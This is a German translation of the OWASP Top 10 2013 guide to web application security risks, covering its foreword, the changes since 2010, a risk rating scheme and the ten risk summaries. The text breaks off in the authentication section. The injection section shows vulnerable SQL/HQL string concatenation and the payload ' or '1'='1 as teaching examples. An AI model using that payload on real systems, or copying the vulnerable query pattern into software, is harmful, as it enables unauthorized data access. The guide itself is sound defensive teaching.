



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

Die 10 häufigsten Sicherheitsrisiken für Webanwendungen
Deutsche Übersetzung Version 1.0

release



OWASP
German Chapter



Creative Commons (CC) Attribution
Weitergabe unter gleichen Bedingungen
frei zugänglich unter <http://www.owasp.org>

Inhaltsverzeichnis

Inhaltsverzeichnis

O: Über OWASP

E: Einleitung

N: Neuerungen

Risiko: Sicherheitsrisiken für Anwendungen

T10: OWASP Top 10 Risiken

A1: Injection

A2: Fehler in Authentifizierung und Session-
Management

A3: Cross-Site Scripting (XSS)

A4: Unsichere direkte Objektreferenzen

A5: Sicherheitsrelevante Fehlkonfiguration

A6: Verlust der Vertraulichkeit sensibler Daten

A7: Fehlerhafte Autorisierung auf Anwendungsebene

A8: Cross-Site Request Forgery (CSRF)

A9: Nutzung von Komponenten mit bekannten
Schwachstellen

A10: Ungeprüfte Um- und Weiterleitungen

+E: Nächste Schritte für Software-Entwickler

+P: Nächste Schritte für Prüfer

+O: Nächste Schritte für Organisationen

+R: Anmerkungen zum Risikobegriff

+F: Details zu Risiko-Faktoren

Vorwort der deutschen Übersetzung

„Ist es nicht sonderbar, dass eine wörtliche Übersetzung fast immer eine schlechte ist? Und doch lässt sich alles gut übersetzen. Man sieht hieraus, wie viel es sagen will, eine Sprache ganz verstehen; es heißt, das Volk ganz kennen, das sie spricht.“ (G.C. Lichtenberg, „Sudelbücher“, 1800-1806).

Die Übersetzung der TOP10 war genau das: eine Herausforderung, dem Ziel und dem Geist der TOP10 in deutscher Sprache gerecht zu werden.

Wir möchten Sie als Geschäftsführer, Manager, Prüfer oder Entwickler für Webanwendungssicherheit sensibilisieren und Ihnen den Einstieg in diese Thematik erleichtern.

Dieses Dokument hilft Ihnen, eine neue Perspektive auf Ihre Anwendungen zu erhalten, um Sicherheitsfehler zu vermeiden und Risiken minimieren zu können.

Einige englische Fachbegriffe wurden dabei beibehalten, weil sie auch im deutschen gebräuchlich sind.

Wir wünschen Ihnen als Neueinsteiger oder Profi ein kurzweiliges Lesevergnügen und die (Bestätigung der) Erkenntnis, dass die Sicherheit ein kritischer Erfolgsfaktor für Webanwendungen ist.

Fragen zur deutschen Übersetzung können Sie gerne direkt an top10@owasp.de senden.

Ihr TOP10 Übersetzungs-Team:

- Dr. Frank Dölitzscher ([Hochschule Furtwangen](#))
- Torsten Gigler
- Tobias Glemser ([secuvera GmbH](#))
- Dr. Ingo Hanke ([Ideas GmbH](#))
- Dr. Thomas Herzog
- Kai Jendrian ([Secorvo Security Consulting GmbH](#))
- Ralf Reinhardt ([sic\[!\]sec GmbH](#))
- Michael Schäfer ([Schutzwerk GmbH](#))

Das [Pdf](#) zur deutschen Version der OWASP Top10 finden Sie unter <https://www.owasp.de/top10>.



Über OWASP

Vorwort

Seit längerer Zeit gefährdet unsichere Software unsere Finanz-, Gesundheits-, Verteidigungs-, Energie- sowie weitere kritische Infrastrukturen. Während unsere digitale Infrastruktur zunehmend komplex und vernetzt wird, wächst der Aufwand für Anwendungssicherheit exponentiell. Wir können es uns nicht länger leisten, einfache Sicherheitsprobleme, wie die hier beschriebenen OWASP Top 10, zu ignorieren.

Es ist das Ziel des Top 10 Projekts für Anwendungssicherheit zu sensibilisieren, indem einige der kritischsten Risiken für Organisationen aufgezeigt werden. Das Top 10 Projekt wird von vielen Standards, Büchern, Werkzeugen und Organisationen referenziert (u.a. BSI, ENISA, PCI DSS und andere). Seit 2001 klärt OWASP über Sicherheitsrisiken von Webanwendungen auf. Die erste Version der OWASP Top 10 wurde vor 10 Jahren, in 2003, veröffentlicht. Die Nachfolgeversionen in den Jahren 2004 und 2007 enthielten kleinere Überarbeitungen. Die Version aus dem Jahr 2010 fokussierte nicht mehr auf Schwachstellen, sondern auf Risiken. Dies wird in der aktuellen 2013er Ausgabe beibehalten.

Nutzen Sie die Top 10, um sich in Ihrer Organisation mit Anwendungssicherheit auseinanderzusetzen. Entwickler können aus den Fehlern Anderer lernen. Führungskräfte sollten darüber nachdenken, wie sie mit Sicherheitsrisiken in Anwendungen umgehen.

Langfristig möchten wir Sie ermuntern, eine eigene Richtlinie zur Anwendungssicherheit zu erstellen, die zu Ihrer Firmenkultur und Technologie passt. Diese Richtlinien kann es in allen möglichen Varianten geben. Sie sollten es vermeiden, vorgegebene Prozess-Modelle ungeprüft umsetzen zu wollen. Anstatt dessen sollten Sie sich die Stärken Ihres Unternehmens zu Nutze machen und das umsetzen, was Ihnen hilft.

Wir hoffen, dass die OWASP Top 10 Ihnen bei der Verbesserung der Anwendungssicherheit helfen. Wenden Sie sich bei Fragen, Kommentare und Ideen an OWASP über top10@owasp.de.

Über OWASP

Das Open Web Application Security Project (OWASP) ist eine offene Community mit dem Ziel, Unternehmen und Organisationen zu unterstützen, sichere Anwendungen zu entwickeln, zu kaufen und zu warten. OWASP bietet Ihnen **frei zugänglich**:

- Werkzeuge und Standards für Anwendungssicherheit
- Bücher über das Testen von Anwendungssicherheit, Entwicklung und Review von sicherem Quellcode
- Grundlegende Sicherheitsmaßnahmen und –bibliotheken
- Weltweite lokale Chapter und Stammtische
- Hochkarätige Sicherheitsforschung
- Zahlreiche Konferenzen weltweit
- Mailing Listen

Mehr Informationen unter <https://www.owasp.org>

Alle Werkzeuge, Dokumente, Foren und Chapter von OWASP sind für jeden, der an der Verbesserung von Anwendungssicherheit interessiert ist, frei zugänglich. Wir sehen Anwendungssicherheit als eine Herausforderung für Menschen, Prozesse und Technologien. Die effektivsten Ansätze zur Verbesserung der Anwendungssicherheit müssen alle diese Bereiche berücksichtigen.

OWASP hat eine etwas andere Organisationsform. Die Freiheit von kommerziellen Zwängen erlaubt es uns, unvoreingenommene und pragmatische Informationen zu Anwendungssicherheit bereitzustellen. Obwohl OWASP mit keinem Hersteller verbunden ist, unterstützen wir den sachkundigen Einsatz von kommerziellen Sicherheitstechnologien. So wie viele andere Open-Source-Projekte erstellt OWASP zahlreiche Materialien mit einem gemeinschaftlichen, offenen Ansatz.

Die OWASP Foundation ist eine gemeinnützige Organisation, die den langfristigen Erfolg des Projekts sicherstellt. Fast jeder, der zu OWASP gehört, ist ehrenamtlich engagiert – einschließlich OWASP Board, Global Committees, Chapter Leaders, Project Leaders und Project Members. Wir unterstützen innovative Sicherheitsforschung durch Zuschüsse und Infrastruktur.

Machen Sie mit!

Copyright und Lizenz



Copyright © 2003 – 2014 The OWASP Foundation

Dieses Dokument wurde unter Creative Commons Attribution ShareAlike 3.0 Lizenz veröffentlicht. Für jegliche Nutzung oder Verbreitung müssen Sie explizit auf diese Lizenzbedingungen hinweisen.

Herzlich Willkommen

Willkommen zu den OWASP Top 10 2013! Diese Neufassung erweitert eine der Kategorien aus der 2010-Edition um verbreitete, wichtige Schwachstellen und gewichtet einige der anderen neu entsprechend der sich ändernden Häufigkeit. Neu im Rampenlicht erscheint die Sicherheit von Plattformkomponenten. Dieses Risiko wird durch das Schaffen einer eigenen Kategorie (A9 - Nutzung von Komponenten mit bekannten Schwachstellen) in dieser Ausgabe besser gewürdigt.

Die OWASP Top 10 für 2013 basieren auf acht Datenerhebungen von sieben auf Anwendungssicherheit spezialisierten Firmen, darunter vier Beratungsunternehmen und drei Software/SaaS-Anbieter. Diese Daten umfassen mehr als 500.000 Schwachstellen in hunderten von Unternehmen und tausenden von Anwendungen. Die Top 10 Themen wurden entsprechend diesen Statistiken ausgewählt und priorisiert, zusammen mit einmütigen Schätzungen zur Ausnutzbarkeit, Auffindbarkeit und den Auswirkungen.

Es ist das Hauptziel der OWASP Top 10, Entwickler, Designer, Architekten und Führungskräfte von Organisationen und Unternehmen über die Risiken der wichtigsten Schwachstellen von Webanwendungen aufzuklären. Die Top 10 stellen grundlegende Techniken zum Schutz gegen diese hochriskanten Probleme vor. Sie zeigen auch auf, wie es danach weitergeht.

Zur Beachtung

Hören Sie nicht bei 10 auf! Es gibt hunderte von Problemen, die die Sicherheit von Webanwendungen beeinflussen können, wie im [OWASP Developer's Guide](#) und der [OWASP Cheat Sheet Series](#) dargestellt. Diese sollten Pflichtlektüre für jeden Entwickler von Webanwendungen sein. Anleitungen zum Aufspüren von Schwachstellen werden durch die Dokumente [OWASP Testing Guide](#) und [OWASP Code Review Guide](#) bereitgestellt.

Kontinuierliche Änderungen. Die Top 10 werden sich fortlaufend verändern. Auch ohne eine einzige Zeile Code in Ihrer Anwendung zu ändern, können Sie sich als verwundbar für einen Angriff erweisen, falls neue Lücken bekannt oder Angriffsmethoden verbessert werden. Beachten Sie den Hinweis am Ende in „*Nächste Schritte für Entwickler, Prüfer und Organisationen*“.

Denken Sie weiter! Wenn Sie bereit sind, nicht mehr nur Schwachstellen nachzurennen und statt dessen den Fokus auf starke Sicherheitsmaßnahmen in Anwendungen richten, nutzen Sie den [Application Security Verification Standard \(ASVS\)](#) zur Entwicklung und Überprüfung.

Nutzen Sie Werkzeuge sinnvoll! Sicherheitsschwachstellen können komplex und in Unmengen von Code versteckt sein. In vielen Fällen ist ein effizienter Ansatz zum Finden und Beseitigen von Schwachstellen der Einsatz von Experten, die mit den richtigen Werkzeugen umgehen können.

Schauen Sie über den Tellerrand! Machen Sie Sicherheit zu einem integrierten Bestandteil Ihrer IT-Organisation. Informieren Sie sich über das [Open Software Assurance Maturity Model \(OpenSAMM\)](#).

Danksagung

Unser Dank gilt Jeff Williams und Dave Wichers von [Aspect Security](#), die die OWASP Top 10 seit 2003 vorantreiben.

Darüber hinaus bedanken wir uns bei den weiteren Organisationen, die Informationen zur Verbreitung von Schwachstellen bereitgestellt haben:

- [Aspect Security – Statistics](#)
- [HP – Statistics](#) (Fortify und WebInspect)
- [Minded Security – Statistics](#)
- [Softtek – Statistics](#)
- [Trustwave, SpiderLabs – Statistics](#) (siehe Seite 50)
- [Veracode – Statistics](#)
- [WhiteHat Security Inc. – Statistics](#)

Wir danken auch jedem, der zu den Vorgänger-Editionen der Top 10 beigetragen hat. Folgende Personen haben in signifikanter Weise an der vorliegenden Fassung mitgewirkt:

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gigler
- Neil Smithline (MorphoTrust USA) für das Erstellen des Top 10-Wikis und das Feedback

Das englische Original der Top 10 - 2013 finden Sie [hier](#).

Die Top 10 wurden und werden weltweit [in viele Sprachen](#) übersetzt.

Was hat sich von Version 2010 zu 2013 verändert?


Die Bedrohungen für die Sicherheit von Anwendungen ändern sich permanent. Schlüsselfaktoren dieser Weiterentwicklung sind die Fortschritte, die Angreifer machen, Veröffentlichungen neuer Technologien mit neuen Schwachstellen oder integrierte Abwehrmechanismen und der Einsatz immer komplexerer Systeme. Um mit dieser Entwicklung Schritt zu halten, aktualisieren wir die OWASP Top 10 regelmäßig. In der vorliegenden Version 2013 gibt es die folgenden Änderungen:

- 1) Die Häufigkeit der Kategorie „*Fehler in Authentifizierung und Session Management*“ ist den Daten nach gestiegen. Wir glauben, dass dies nicht an einer tatsächlichen Steigerung der Häufigkeit liegt, sondern daran, dass dieser Bereich stärker in den Fokus geraten ist. Daher sind die Risiken A2 und A3 in ihrer Reihenfolge getauscht worden.
- 2) „*Cross-Site Request Forgery (CSRF)*“ rutschte aufgrund unserer Datenbasis in der Häufigkeit von 2010-A5 auf 2013-A8. CSRF ist seit 6 Jahren in den OWASP Top 10 zu finden. Wir glauben, dass sich daher in dieser Zeit Organisationen, Firmen und Entwickler von Frameworks genug mit diesem Thema beschäftigt haben, um die Zahl von CSRF-Schwachstellen in produktiven Anwendungen signifikant zu senken.
- 3) Wir haben die Kategorie „*Mangelhafter URL-Zugriffsschutz*“ aus den OWASP Top 10 2010 erweitert und verallgemeinert:
 - + 2010-A8: „*Mangelhafter URL-Zugriffsschutz*“ ist nun zu 2013-A7: „*Fehlerhafte Autorisierung auf Anwendungsebene*“ geworden. Um den Zugriffsschutz und die Autorisierung auf Anwendungsebene sicherzustellen gibt es viele Möglichkeiten, eben nicht nur die URL.
- 4) 2010-A7 und A9 wurden zusammengefasst, um daraus 2013-A6: „*Verlust der Vertraulichkeit sensibler Daten*“ zu machen:
 - Diese neue Kategorie wurde durch das Zusammenlegen von 2010-A7 – „*Kryptografisch unsichere Speicherung*“ und 2010-A9 – „*Unzureichende Absicherung der Transportschicht*“ zusätzlich mit den Risiken sensibler Daten im Browser geschaffen. Sie beinhaltet den Schutz der Vertraulichkeit sensibler Daten (anders als die Zugriffskontrollen aus 2013-A4 und 2013-A7) vom Moment der Eingabe über den Transport zum Server, die Verarbeitung und die Speicherung im Server bis hin zur erneuten Auslieferung an den Benutzer.
- 5) Wir haben 2013-A9: „*Verwendung von Komponenten mit bekannten Schwachstellen*“ hinzugefügt:
 - + Dieser Punkt wurde als Teil von 2010-A6 – „*Sicherheitsrelevante Fehlkonfiguration*“ erwähnt, nun aber zur eigenen Kategorie gemacht: Die generelle Zunahme und die steigende Komplexität von komponentenbasierten Entwicklungen hat das Risiko, Komponenten mit bekannten Schwachstellen einzusetzen, signifikant erhöht.

OWASP Top 10 – 2010 (alt)	Δ	OWASP Top 10 – 2013 (neu)
A1 – Injection	=	A1 – Injection
A3 – Fehler in Authentifizierung und Session-Management	↗	A2 – Fehler in Authentifizierung und Session-Management
A2 – Cross-Site Scripting (XSS)	↘	A3 – Cross-Site Scripting (XSS)
A4 – Unsichere direkte Objektreferenzen	=	A4 – Unsichere direkte Objektreferenzen
A6 – Sicherheitsrelevante Fehlkonfiguration	↗	A5 – Sicherheitsrelevante Fehlkonfiguration
A7 – Kryptografisch unsichere Speicherung – mit A9 →	↗	A6 – Verlust der Vertraulichkeit sensibler Daten
A8 – Mangelhafter URL-Zugriffsschutz – erweitert zu →	↗	A7 – Fehlerhafte Autorisierung auf Anwendungsebene
A5 – Cross-Site Request Forgery (CSRF)	↘	A8 – Cross-Site Request Forgery (CSRF)
<Teil von A6: Sicherheitsrelevante Fehlkonfiguration>	neu	A9 – Verwendung von Komponenten mit bekannten Schwachstellen
A10 – Ungeprüfte Um- und Weiterleitungen	=	A10 – Ungeprüfte Um- und Weiterleitungen
A9 – Unzureichende Absicherung der Transportschicht	↗	Zusammen mit 2010-A7 nun im neuen 2013-A6

Was sind Sicherheitsrisiken für Anwendungen?

Angrifer können potentiell viele verschiedene Angriffswege innerhalb der Applikation verwenden, um einen wirtschaftlichen oder sonstigen Schaden zu verursachen. Jeder dieser Wege stellt ein Risiko dar, das unter Umständen besondere Aufmerksamkeit rechtfertigt.



Manche dieser Wege sind einfach zu finden und auszunutzen, andere sehr schwierig. Dabei variiert der mögliche Schaden von nicht nennenswerten Auswirkungen bis hin zum vollständigen Untergang des Unternehmens. Das individuelle Gesamtrisiko kann nur durch die Betrachtung aller relevanten Faktoren abgeschätzt werden. Dabei handelt es sich um die jeweiligen Wahrscheinlichkeiten die mit den Bedrohungsquellen, Angriffsvektoren und Sicherheitsschwachstellen verbunden sind. Diese werden mit den erwarteten technischen Auswirkungen und den Auswirkungen auf den Geschäftsbetrieb kombiniert und bestimmen so das Gesamtrisiko.

Was sind meine Risiken?

Die **OWASP Top 10** konzentrieren sich auf die Identifikation der größten Risiken für ein breites Spektrum an Organisationen. Für jedes dieser Risiken stellen wir Informationen zu den beeinflussenden Faktoren und den technischen Auswirkungen zur Verfügung. Dazu verwenden wir das folgende Bewertungsschema, auf Basis der **OWASP Risk-Rating-Methodik**:

Bedrohungsquellen	Angriffsvektoren	Schwachstelle Verbreitung	Schwachstelle Auffindbarkeit	Technische Auswirkungen	Auswirkungen auf das Unternehmen
Anwendungsspezifisch	Einfach	Sehr häufig	Einfach	Schwerwiegend	Anwendungs-/Geschäftsspezifisch
	Durchschnittlich	Häufig	Durchschnittlich	Mittel	
	Schwierig	Selten	Schwierig	Gering	

Nur Sie kennen Ihr Unternehmen, Ihre Geschäftsprozesse und Ihre technische Infrastruktur genau. Es gibt sicherlich Anwendungen, auf die niemand einen Angriff durchführen kann, oder bei denen die technische Auswirkung für Sie irrelevant ist. Daher sollten Sie die **Risikobewertung individuell** vornehmen, fokussiert auf Ihren Schutzbedarf, die konkreten Bedrohungsquellen und Sicherheitsmaßnahmen, sowie die Auswirkungen auf die Anwendung und auf Ihr Unternehmen.

Wir bezeichnen die Bedrohungsquellen als "anwendungsspezifisch", sowie die Auswirkungen auf das Unternehmen als "anwendungs-/geschäftsspezifisch", um auf die genannten Abhängigkeiten für Ihre Anwendung in Ihrem Unternehmen hinzuweisen.

Die Namen der Risiken tragen – soweit möglich – die allgemein üblichen Bezeichnungen, um die Sensibilisierung (Awareness) zu erhöhen.

Referenzen

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

Andere

- [FAIR Information Risk Framework](#)
- [Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

T10

OWASP Top 10 Risiken für die Anwendungssicherheit – 2013

A1 – Injection

Injection-Schwachstellen, wie beispielsweise SQL-, OS- oder LDAP-Injection, treten auf wenn nicht vertrauenswürdige Daten als Teil eines Kommandos oder einer Abfrage von einem Interpreter verarbeitet werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er nicht vorgesehene Kommandos ausführen oder unautorisiert auf Daten zugreifen kann.

A2 – Fehler in Authentifizierung und Session-Management

Anwendungsfunktionen, die die Authentifizierung und das Session-Management umsetzen, werden oft nicht korrekt implementiert. Dies erlaubt es Angreifern Passwörter oder Session-Token zu kompromittieren oder die Schwachstellen so auszunutzen, dass sie die Identität anderer Benutzer annehmen können.

A3 – Cross-Site Scripting (XSS)

XSS-Schwachstellen treten auf, wenn eine Anwendung nicht vertrauenswürdige Daten entgegennimmt und ohne entsprechende Validierung oder Umkodierung an einen Webbrowser sendet. XSS erlaubt es einem Angreifer Scriptcode im Browser eines Opfers auszuführen und somit Benutzersitzungen zu übernehmen, Seiteninhalte zu verändern oder den Benutzer auf bösartige Seiten umzuleiten.

A4 – Unsichere direkte Objektreferenzen

Unsichere direkte Objektreferenzen treten auf, wenn Entwickler Referenzen zu internen Implementierungsobjekten, wie Dateien, Ordner oder Datenbankschlüssel von außen zugänglich machen. Ohne Zugriffskontrolle oder anderen Schutz können Angreifer diese Referenzen manipulieren um unautorisiert Zugriff auf Daten zu erlangen.

A5 – Sicherheitsrelevante Fehlkonfiguration

Sicherheit erfordert die Festlegung und Umsetzung einer sicheren Konfiguration für Anwendungen, Frameworks, Applikations-, Web- und Datenbankserver sowie deren Plattformen. Sicherheitseinstellungen müssen definiert, umgesetzt und gewartet werden, die Voreinstellungen sind oft unsicher. Des Weiteren umfasst dies auch die regelmäßige Aktualisierung aller Software.

A6 – Verlust der Vertraulichkeit sensibler Daten

Viele Anwendungen schützen sensible Daten, wie Kreditkartendaten oder Zugangsinformationen nicht ausreichend. Angreifer können solche nicht angemessen geschützten Daten auslesen oder modifizieren und mit ihnen weitere Straftaten, wie beispielsweise Kreditkartenbetrug, oder Identitätsdiebstahl begehen. Vertrauliche Daten benötigen zusätzlichen Schutz, wie z.B. Verschlüsselung während der Speicherung oder Übertragung sowie besondere Vorkehrungen beim Datenaustausch mit dem Browser.

A7 – Fehlerhafte Autorisierung auf Anwendungsebene

Die meisten betroffenen Anwendungen realisieren Zugriffsberechtigungen nur durch das Anzeigen oder Ausblenden von Funktionen in der Benutzeroberfläche. Allerdings muss auch beim direkten Zugriff auf eine geschützte Funktion eine Prüfung der Zugriffsberechtigung auf dem Server stattfinden, ansonsten können Angreifer durch gezieltes Manipulieren von Anfragen ohne Autorisierung trotzdem auf diese zugreifen.

A8 – Cross-Site Request Forgery (CSRF)

Ein CSRF-Angriff bringt den Browser eines angemeldeten Benutzers dazu, einen manipulierten HTTP-Request an die verwundbare Anwendung zu senden. Session Cookies und andere Authentifizierungsinformationen werden dabei automatisch vom Browser mitgesendet. Dies erlaubt es dem Angreifer Aktionen innerhalb der betroffenen Anwendungen im Namen und Kontext des angegriffen Benutzers auszuführen.

A9 – Nutzung von Komponenten mit bekannten Schwachstellen


Komponenten wie z.B. Bibliotheken, Frameworks oder andere Softwaremodule werden meistens mit vollen Berechtigungen ausgeführt. Wenn eine verwundbare Komponente ausgenutzt wird, kann ein solcher Angriff zu schwerwiegendem Datenverlust oder bis zu einer Serverübernahme führen. Applikationen, die Komponenten mit bekannten Schwachstellen einsetzen, können Schutzmaßnahmen unterlaufen und so zahlreiche Angriffe und Auswirkungen ermöglichen.

A10 – Ungeprüfte Um- und Weiterleitungen

Viele Anwendungen leiten Benutzer auf andere Seiten oder Anwendungen um oder weiter. Dabei werden für die Bestimmung des Ziels oft nicht vertrauenswürdige Daten verwendet. Ohne eine entsprechende Prüfung können Angreifer ihre Opfer auf Phishing-Seiten oder Seiten mit Schadcode um- oder weiterleiten.

A1

Injection



Bin ich verwundbar?

Am besten lässt sich herausfinden, ob eine Anwendung durch Injection verwundbar ist, indem geprüft wird, ob bei allen Aufrufen von Interpretern zwischen Eingabedaten und Befehlen unterschieden wird. Bei SQL-Aufrufen sind alle Variablen an Prepared Statements zu binden und dynamisch zusammengesetzte Anfragen zu vermeiden.

Durch Code-Prüfung ist schnell und zuverlässig ersichtlich, ob eine Anwendung Interpreter sicher verwendet. Code-Analyse-Werkzeuge können helfen, den Gebrauch von Interpretern zu identifizieren und den Datenfluss nachzuvollziehen. Penetrationstester können Schwachstellen durch deren Ausnutzung bestätigen.

Anwendungstests mit automatisierten Scans können Hinweise auf ausnutzbare Injection-Schwachstellen geben. Scanner können aber nicht immer Daten an den Interpreter übermitteln und haben teilweise Probleme, festzustellen ob ein Angriff erfolgreich war. Eine unzureichende Fehlerbehandlung erleichtert häufig die Entdeckung von Injection-Schwachstellen

Wie kann ich Injection verhindern?

Das Verhindern von Injection erfordert die konsequente Trennung von Eingabedaten und Befehlen.

1. Der bevorzugte Ansatz ist die Nutzung einer sicheren API, die den Aufruf von Interpretern vermeidet oder eine typgebundene Schnittstelle bereitstellt. Seien Sie vorsichtig bei APIs, z. B. Stored Procedures, die trotz Parametrisierung anfällig für Injection sein können.
2. Wenn eine typsichere API nicht verfügbar ist, sollten Sie Metazeichen unter Berücksichtigung der jeweiligen Syntax sorgfältig entschärfen. [OWASP's ESAPI](#) stellt hierfür viele spezielle Routinen bereit.
3. Auch die Eingabeprüfung gegen Positivlisten („white list“) wird empfohlen, ist aber kein vollständiger Schutz, da viele Anwendungen Metazeichen in den Eingaben erfordern. Ist der Einsatz von Sonderzeichen notwendig, können diese nur unter Beachtung von Punkt 1 und 2 (s.o.) sicher verwendet werden.

Mögliche Angriffsszenarien

Szenario 1: Die Anwendung nutzt ungeprüfte Eingabedaten bei der Konstruktion der **verwundbaren** SQL-Abfrage:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Szenario 2: Blindes Vertrauen in den Einsatz eines Frameworks (hier z.B. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

Der Angreifer verändert in beiden Fällen den 'id'-Parameter im Browser und sendet: ' or '1'='1. Zum Beispiel:

```
http://example.com/app/accountView?id=' or '1'='1
```

Das ändert die Logik der Anfrage so, dass in diesem Fall alle Datensätze der Tabelle ‚accounts‘ zurückgegeben werden. Schlimmstenfalls werden durch Injections Daten verändert oder sogar Stored Procedures gestartet.

Referenzen

OWASP


- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XML eXternal Entity \(XXE\) Reference Article](#)
- [ASVS: Output Encoding/Escaping Requirements \(V5\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

Andere

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)

A2

Fehler in Authentifizierung und Session-Management

 Bedrohungsquellen	 Angriffsvektoren	 Schwachstelle	 Technische Auswirkungen	 Auswirkungen auf das Unternehmen	
Anwendungs-spezifisch	Ausnutzbarkeit DURCHSCHNITTLICH	Verbreitung SEHR HÄUFIG	Auffindbarkeit DURCHSCHNITTLICH	Auswirkung SCHWERWIEGEND	Anwendungs-/Geschäftsspezifisch
Nicht authentifizierte Angreifer sowie authentifizierte Nutzer könnten versuchen, Zugangsdaten anderer zu stehlen. In Betracht kommen außerdem Innentäter, die ihre Handlungen verschleiern wollen.	Angreifer nutzen Lücken bei der Authentifizierung oder im Sessionmanagement (z.B. ungeschützte Nutzerkonten, Passwörter, Session-IDs), um sich eine fremde Identität zu verschaffen.	Obwohl es sehr schwierig ist, ein sicheres Authentifizierungs- und Session-Management zu implementieren, setzen Entwickler häufig auf eigene Lösungen. Diese haben dann oft Fehler bei Abmeldung und Passwortmanagement, bei der Wiedererkennung des Benutzers, bei Timeouts, Sicherheitsabfragen usw. Das Auffinden dieser Fehler kann sehr schwierig sein, besonders wenn es sich um individuelle Implementierungen handelt.	Diese Fehler führen zur Kompromittierung von Benutzerkonten. Ein erfolgreicher Angreifer hat alle Rechte des Opfers. Privilegierte Zugänge sind oft Ziel solcher Angriffe.	Betrachten Sie den Geschäftswert der betroffenen Daten oder Anwendungsfunktionen. Betrachten Sie weiterhin Auswirkungen auf das Unternehmen beim Bekanntwerden der Schwachstelle.	

Bin ich verwundbar?

Sind Sessionmanagementressourcen wie Zugangsdaten und Session-IDs ausreichend geschützt? **Sie sind verwundbar wenn:**

1. Benutzer-Passwörter werden nicht geschützt gespeichert, z.B. ohne Hashverfahren oder Verschlüsselung. Siehe dazu auch A6.
2. Benutzerkennungen können erraten oder durch unzureichendes Benutzermanagement verändert werden, (z.B. Kontenerstellung, Passwortänderung, Passwort-Wiederherstellung oder durch schwache Session-IDs).
3. Session-IDs sind in der URL sichtbar (z.B. URL-Rewriting).
4. Session-IDs sind anfällig für Session-Fixation-Angriffe.
5. Session-IDs laufen nicht ab bzw. Benutzersitzungen oder Authentifizierungs-Token, werden beim Ausloggen nicht ungültig.
6. Session-IDs ändern sich nicht nach erfolgreicher Anmeldung
7. Passwörter, Session IDs und Benutzerkennungen werden über ungeschützte Verbindungen übertragen. Siehe dazu auch A6.

